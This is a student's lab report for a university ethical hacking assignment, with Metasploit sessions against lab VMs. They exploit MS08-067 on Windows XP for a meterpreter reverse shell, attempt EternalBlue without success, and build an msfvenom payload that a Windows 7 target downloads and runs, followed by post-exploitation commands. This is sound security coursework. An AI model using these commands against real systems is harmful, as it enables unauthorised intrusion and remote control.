CYSE 301: Cybersecurity Technique and Operations

Assignment 4: Ethical Hacking

UIN: 01226601

Aiden West

At the end of this module, each student must submit a report indicating the completion of the following tasks. **Make sure you take screenshots as proof**.


You need to power on the following VMs for this assignment.

- **Internal Kali (Attacker)**
- pfSense VM (power on only)
- Windows XP, Windows Server 2022, or Windows 7 (depending on the subtasks).

Task A. Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each)

In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.

1. Run a port scan against the Windows XP using the nmap command to identify open ports and services.
2. Identify the SMB port number (default: 445) and confirm that it is open.



1

2

3. Launch Metasploit Framework and search for the exploit module: ***ms08_067_netapi***
4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload.

3

4


```
Shell No. 1
File  Actions  Edit  View  Help
+ -- --=[ 1388 payloads - 46 encoders - 11 nops          ]
+ -- --=[ 9 evasion                                      ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search platform: "ms08_067_netapi" type:exploit

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Des
cription
   -  ----                                  ---------------  ----   -----  ---
-------
   0  exploit/windows/smb/ms08_067_netapi   2008-10-28       great  Yes    MS0
8-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exp
loit/windows/smb/ms08_067_netapi

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/r
everse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >
```

5. Use ***5525*** as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.

5

```
msf6 exploit(windows/smb/ms08_067_netapi) > set LPORT 4428
LPORT => 4428
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.10.14
RHOSTS => 192.168.10.14
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4428
[*] 192.168.10.14:445 - Automatically detecting the target...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Engli
sh
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.10.14
[*] Meterpreter session 1 opened (192.168.10.13:4428 -> 192.168.10.14:1037) a
t 2024-10-29 17:51:09 -0400

meterpreter >
```

6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.



7. [Post-exploitation] In the meterpreter shell, display the target system's local date and time.
8. [Post-exploitation] In the meterpreter shell, get the SID of the user.
9. [Post-exploitation] In the meterpreter shell, get the current process identifier.
10. [Post-exploitation] In the meterpreter shell, get system information about the target.

6-10

```
meterpreter > screenshot
localScreenshot saved to: /root/uXIFKKKV.jpeg
timeterpreter > localtime
Local Date/Time: 2024-10-29 17:01:16.93 Eastern Standard Time (UTC-500)
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 1000
meterpreter > sysinfo
Computer        : ORG-JLF9I0GWXFM
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Task B. Exploit EternalBlue on Windows Server 2022 with Metasploit (10 pt)

In this task, try to use the same steps as shown in the video lecture to exploit the **EternalBlue** vulnerability on Windows Server 2022. You **may or may not** establish a reverse shell connection to the Windows Server 2022 using the same method as hacking Windows Server 2008. Document your steps and show me your results.

You won't lose points for a failed reverse shell connection. But you will lose points for incorrect configurations, such as putting the wrong IP address for LHOST/RHOST, etc.

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > showoptions
[-] Unknown command: showoptions
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https:
                                             //docs.metasploit.com/docs/usi
                                             ng-metasploit/basics/using-met
                                             asploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain
                                             to use for authentication. Onl
                                             y affects Windows Server 2008
                                             R2, Windows 7, Windows Embedde
                                             d Standard 7 target machines.
   SMBPass                         no        (Optional) The password for th
                                             e specified username
   SMBUser                         no        (Optional) The username to aut
                                             henticate as
   VERIFY_ARCH    true             yes       Check if remote architecture m
```

Shell No. 1

File Actions Edit View Help

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.10.19    yes       The target host(s), see https:
                                             //docs.metasploit.com/docs/usi
                                             ng-metasploit/basics/using-met
                                             asploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain
                                             to use for authentication. Onl
                                             y affects Windows Server 2008
                                             R2, Windows 7, Windows Embedde
                                             d Standard 7 target machines.
   SMBPass                         no        (Optional) The password for th
                                             e specified username
   SMBUser                         no        (Optional) The username to aut
                                             henticate as
   VERIFY_ARCH    true             yes       Check if remote architecture m
                                             atches exploit Target. Only af
                                             fects Windows Server 2008 R2,
                                             Windows 7, Windows Embedded St
                                             andard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exp
                                             loit Target. Only affects Wind
```

```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     192.168.10.13    yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4444
[*] 192.168.10.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.10.19:445     - An SMB Login Error occurred while connecting to t
he IPC$ tree.
[*] 192.168.10.19:445     - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.10.19:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

I set all the configurations, but could not find a way to make the target vulnerable. I set all the configurations using the set LHOST, set RHOST, etc commands.

Task C. Exploit Windows 7 with a deliverable payload (70 pt).

In this task, you need to create an executable payload with the required configurations below.

1. Once your payload is ready, you should upload it to the web server running on Kali Linux and, download the payload from Windows 7, then execute it on the target to make a reverse shell. Of course, don't forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM. **(10 pt)**.


   The requirements for your payload are :

   - Payload Name: Use your MIDAS ID (for example, **svatsa.exe**) (**5pt)**
   - Listening port: ***5525*** (**5pt)**

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=442
8 -f exe -o cwest032.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: cwest032.exe

┌──(root㉿kali)-[~]
└─# ls -l
total 348
-rw-r--r-- 1 root root 74744 Oct 29 17:53 BoGFUycx.jpeg
drwxr-xr-x 2 root root  4096 Sep 10 16:40 cwest032
-rw-r--r-- 1 root root 73802 Oct 29 19:19 cwest032.exe
```

```
┌──(root㉿kali)-[~]
└─# service apache2 start

┌──(root㉿kali)-[~]
└─# service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; pres>
     Active: active (running) since Tue 2024-10-29 19:42:41 EDT; 5s ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 20436 ExecStart=/usr/sbin/apachectl start (code=exited, status=>
   Main PID: 20458 (apache2)
      Tasks: 6 (limit: 3320)
     Memory: 20.8M (peak: 21.0M)
        CPU: 116ms
     CGroup: /system.slice/apache2.service
             ├─20458 /usr/sbin/apache2 -k start
             ├─20461 /usr/sbin/apache2 -k start
             ├─20462 /usr/sbin/apache2 -k start
             ├─20463 /usr/sbin/apache2 -k start
             ├─20464 /usr/sbin/apache2 -k start
             └─20465 /usr/sbin/apache2 -k start

Oct 29 19:42:41 kali systemd[1]: Starting apache2.service - The Apache HTTP >
Oct 29 19:42:41 kali apachectl[20457]: AH00558: apache2: Could not reliably >
Oct 29 19:42:41 kali systemd[1]: Started apache2.service - The Apache HTTP S>
lines 1-20/20 (END)
```


```
┌──(root㉿kali)-[~]
└─# cp cwest032.exe /var/www/html

┌──(root㉿kali)-[~]
└─# ls /var/www/html
cwest032.exe  index.html  index.nginx-debian.html

┌──(root㉿kali)-[~]
└─# rm /var/www/html/index.*

┌──(root㉿kali)-[~]
└─# ls
BoGFUycx.jpeg     Desktop          KiCyouMr.jpeg    Public          Videos
cwest032          Documents        Music            shared-drives
cwest032.exe      Downloads        passwd_cwest032  Templates
cwest032name.txt  forcwest032.txt  Pictures         uXIFKKKV.jpeg

┌──(root㉿kali)-[~]
└─# ls /var/www/html
cwest032.exe

┌──(root㉿kali)-[~]
└─#
```


Windows 7 on CY301-CWEST032 - Virtual Machine Connection
File Action Media Clipboard View Help
Index of /
192.168.10.13
Index of /
Name Last modified Size Description
cwest032.exe 2024-10-29 19:31 72K
Apache/2.4.58 (Debian) Server at 192.168.10.13 Port 80
Status: Running

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     192.168.10.13    yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4428             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

[Post-exploitation] Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:


2. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. **(10 pt)**




```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4428
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 1 opened (192.168.10.13:4428 → 192.168.10.9:1069) at
 2024-10-30 03:16:49 -0400

meterpreter > screenshot
Screenshot saved to: /root/hmqxQEPZ.jpeg
meterpreter >
```

3. Create a text file on the attacker Kali named "YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then, log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. **(10 pt)**

```
meterpreter > upload cwest032.txt
[*] Uploading  : /root/cwest032.txt → cwest032.txt
[*] Uploaded 19.00 B of 19.00 B (100.0%): /root/cwest032.txt → cwest032.txt
[*] Completed  : /root/cwest032.txt → cwest032.txt
meterpreter > cat cwest032.txt
10/30/2024 12:01am
meterpreter >
```




[Privilege escalation]

